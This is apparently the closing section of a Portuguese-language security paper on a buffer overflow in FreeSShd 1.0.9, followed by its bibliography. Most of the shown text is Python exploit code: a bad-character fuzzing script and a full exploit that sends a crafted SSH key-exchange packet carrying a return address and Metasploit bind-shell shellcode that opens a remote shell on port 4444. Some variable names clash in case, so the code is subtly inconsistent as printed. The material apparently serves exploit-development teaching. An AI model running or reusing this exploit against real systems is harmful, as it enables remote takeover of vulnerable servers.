sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
    sock = None
    print "Destination Host or Service Unreachable\n"
    sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 1055

# Handler Return Address (EIP)
retaddr = "B" * 4

# Junk 4 Bytes
Junk = "JUNK"

# Handler ESP Registry
espreg = "C" * 4

# Look for Bad Characteres - look at badchar.c source file,
# in order to create full characters

```

Autor: Wellington Silva

Revisar: André Silva

```
# Before execute and find bad character, remove bad character belong, and run
again
# Badchars:
# \x00 → Null Byte
badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x
3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x5
1\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65
\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\
\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x
8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa
2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\x
df\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf
3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

# SHELLCODE
shellcode = "A" * (24000 - (1055 + 4 + 4 + 4 + 255))

# Trailer \r\n
Trailer = "\r\n"

payload = header + trigger + retaddr + espreg + badchar + shellcode + trailer

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()

print '[-]Bad Characters send to target successfully...\n[-]Look for Memory Dump
in order to see crash shellcode at target machine...\n'
```

Código-Fonte dos Scripts Python do exploitFreeSShd.py

```
#!/usr/bin/python
#####
# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka Well)
# www.how2security.com.br
# Email: wellington @ how2security.com.br
#####

import sys, socket, time

print '\n'
print
print '#####'
print '# Exploit Vuln Buffer Overflow in FreeSShd 1.0.9 by Wellington (aka
Well)'
print '# www.how2security.com.br'
print '# Email: wellington @ how2security.com.br'
print
print '#####\n'

try:
    IPAddr = sys.argv[1]
```

Autor: Wellington Silva

Revisor: André Silva

```

    PORT = int(sys.argv[2])
except IndexError:
    print '\nERROR:'
    print 'Usage: %s <target ip> <target port>' % sys.argv[0]
    print 'Example: %s 192.168.1.1 22\n' % sys.argv[0]

    sys.exit(-1)

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    sock.connect((IPAddr, PORT))
except socket.error, msg:
    sock.close()
    sock = None
    print "Destination Host or Service Unreachable\n"
    sys.exit(-1)

# Header and Trailer Protocol SSH
# SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u2
header = "\x53\x53\x48\x2d\x32\x2e\x30\x2d\x4f\x70\x65\x6e\x53\x53\x48\x5f\x36"
header += "\x2e\x37\x70\x31\x20\x44\x65\x62\x69\x61\x6e\x2d\x35\x2b\x64\x65\x62"
header += "\x38\x75\x32"

# CR\LF - 0x0D\0x0A - \r\n
header += "\x0d\x0a"

# Packet Length = 24k - 4 Bytes
header += "\x00\x00\x5d\xff"

# Padding Length = 8 - 1 Byte
header += "\x08"

# Msg Code = Key Exchange Init (20)
header += "\x14"

# Cookie 16 Bytes - Zerado
header += "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"

# Kex_Algorithms Length = 2048 - 4 Bytes
Header += "\x00\x00\x08\x00"

# Trigger the bug - Kex_Algorithms String
trigger = "A" * 1055

# Handler Return Address (EIP) --> JMP ESP in USER32.dll
retaddr = '\x53\x93\x42\x7e'

# Junk 4 Bytes
Junk = "JUNK"

# Handler ESP Registry
nopsled = "\x90" * 12

# SHELLCODE
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, PrependMigrate=false,
# EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
shellcode = (
"\xba\x7d\xfe\x1b\x04\xd9\xc5\xd9\x74\x24\xf4\x58\x33\xc9"

```

Autor: Wellington Silva

Revisar: André Silva

```

"\xb1\x53\x83\xc0\x04\x31\x50\xe0\x03\x2d\xf0\xf9\xf1\x31"
"\xe4\x7c\xf9\xc9\xf5\xe0\x73\x2c\xc4\x20\xe7\x25\x77\x91"
"\x63\x6b\x74\x5a\x21\x9f\x0f\x2e\xee\x90\xb8\x85\xc8\x9f"
"\x39\xb5\x29\xbe\xb9\xc4\x7d\x60\x83\x06\x70\x61\xc4\x7b"
"\x79\x33\x9d\xf0\x2c\xa3\xaa\x4d\xed\x48\xe0\x40\x75\xad"
"\xb1\x63\x54\x60\xc9\x3d\x76\x83\xe1\x36\x3f\x9b\x43\x73"
"\x89\x10\xb7\x0f\x08\xf0\x89\xf0\xa7\x3d\x26\x03\xb9\x7a"
"\x81\xfc\xcc\x72\xf1\x81\xd6\x41\x8b\x5d\x52\x51\x2b\x15"
"\xc4\xbd\xcd\xfa\x93\x36\xc1\xb7\xd0\x10\xc6\x46\x34\x2b"
"\xf2\xc3\xbb\xfb\x72\x97\x9f\xdf\xdf\x43\x81\x46\xba\x22"
"\xbe\x98\x65\x9a\x1a\xd3\x88\xcf\x16\xbe\xc4\x3c\x1b\x40"
"\x15\x2b\x2c\x33\x27\xf4\x86\xdb\x0b\x7d\x01\x1c\x6b\x54"
"\xf5\xb2\x92\x57\x06\x9b\x50\x03\x56\xb3\x71\x2c\x3d\x43"
"\x7d\xf9\xa8\x4b\xd8\x52\xcf\xb6\x9a\x02\x4f\x18\x73\x49"
"\x40\x47\x63\x72\x8a\xe0\x0c\x8f\x35\x1f\x91\x06\xd3\x75"
"\x39\x4f\x4b\xe1\xfb\xb4\x44\x96\x04\x9f\xfc\x30\x4c\xc9"
"\x3b\x3f\x4d\xdf\x6b\xd7\xc6\x0c\xa8\xc6\xd8\x18\x98\x9f"
"\x4f\xd6\x49\xd2\xee\xe7\x43\x84\x93\x7a\x08\x54\xdd\x66"
"\x87\x03\x8a\x59\xde\xc1\x26\xc3\x48\xf7\xba\x95\xb3\xb3"
"\x60\x66\x3d\x3a\xe4\xd2\x19\x2c\x30\xda\x25\x18\xec\x8d"
"\xf3\xf6\x4a\x64\xb2\xa0\x04\xdb\x1c\x24\xd0\x17\x9f\x32"
"\xdd\xd7\xd6\x9a\xda\x6c\x28\x2c\xe5\x41\xbc\xb8\x9e\xbf\x5c"
"\x46\x75\x04\x6c\x0d\xd7\x2d\xe5\xc8\x82\x6f\x68\xeb\x79"
"\xb3\x95\x68\x8b\x4c\x62\x70\xfe\x49\x2e\x36\x13\x20\x3f"
"\xd3\x13\x97\x40\xf6"
)

# SHELLCODE
shellcode += "A" * (24000 - (1055 + 4 + 4 + 12 + 355))

# Trailer \r\n
Trailer = "\r\n"

payload = header + trigger + retaddr + junk + nopsled + shellcode + trailer

sock.send(payload)

print sock.recv(1024)

time.sleep(3)

sock.close()

print ('[-]Exploit send to target successfully...\n[-]Telnet to port 4444 on
target machine %s...\n' % IPAddr)

```

4 – Referências

Referências Bibliográficas

[1] Rufino, Nelson Murilo de Oliveira – Segurança em redes sem fio: Aprenda a proteger suas informações em ambientes Wi-Fi e Bluetooth, 3ª Ed, 2011, São Paulo, Novatec Editora.

[2] Herath, Nishad – The State of Return Oriented Programming in Contemporary Exploit. Disponível em: <<https://securityintelligence.com/return-oriented-programming-rop-contemporary-exploits/>>. Acessado em: 23/05/2016.

[3] Munson, Lee – What is ROP and How do Hackers Use It. Disponível em: <<http://www.security-faqs.com/what-is-rop-and-how-do-hackers-use-it.html>>. Acessado em: 08/06/2016.

[4] Microsoft – O que é Prevenção de Execução de Dados?. Disponível em: <<http://windows.microsoft.com/pt-br/windows-vista/what-is-data-execution-prevention>>. Acessado em: 08/06/2016.

[5] Microsoft – Uma descrição detalhada do recurso DEP (Prevenção de execução de dados) no Windows XP SP 2, Windows XP Tablet PC SP2 2005 e Windows Server 2003. Disponível em: <<https://support.microsoft.com/pt-br/kb/875352>>. Acessado em: 08/06/2016.

[6] Microsoft – Windows ISV Software Security Defenses. Disponível em: <<https://msdn.microsoft.com/en-us/library/bb430720.aspx>>. Acessado em: 28/05/2016.

[7] Microsoft – Complete Winsock Client Code. Disponível em: <[https://msdn.microsoft.com/en-us/library/windows/desktop/ms737591\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms737591(v=vs.85).aspx)>. Acessado em: 28/05/2016.

[8] Microsoft – SetProcessDEPPolicy function. Disponível em: <[https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb736299(v=vs.85).aspx)>. Acessado em: 09/06/2016.

[9] Morimoto, Carlos E. – Buffer Overflow. Disponível em: <<http://www.hardware.com.br/termos/buffer-overflow>>. Acessado em: 18/08/2016.

[10] Exploit-DB – Buffer Overflow MiniShare 1.4.1. Disponível em: <<https://www.exploit-db.com/exploits/616/>>. Acessado em: 22/08/2016.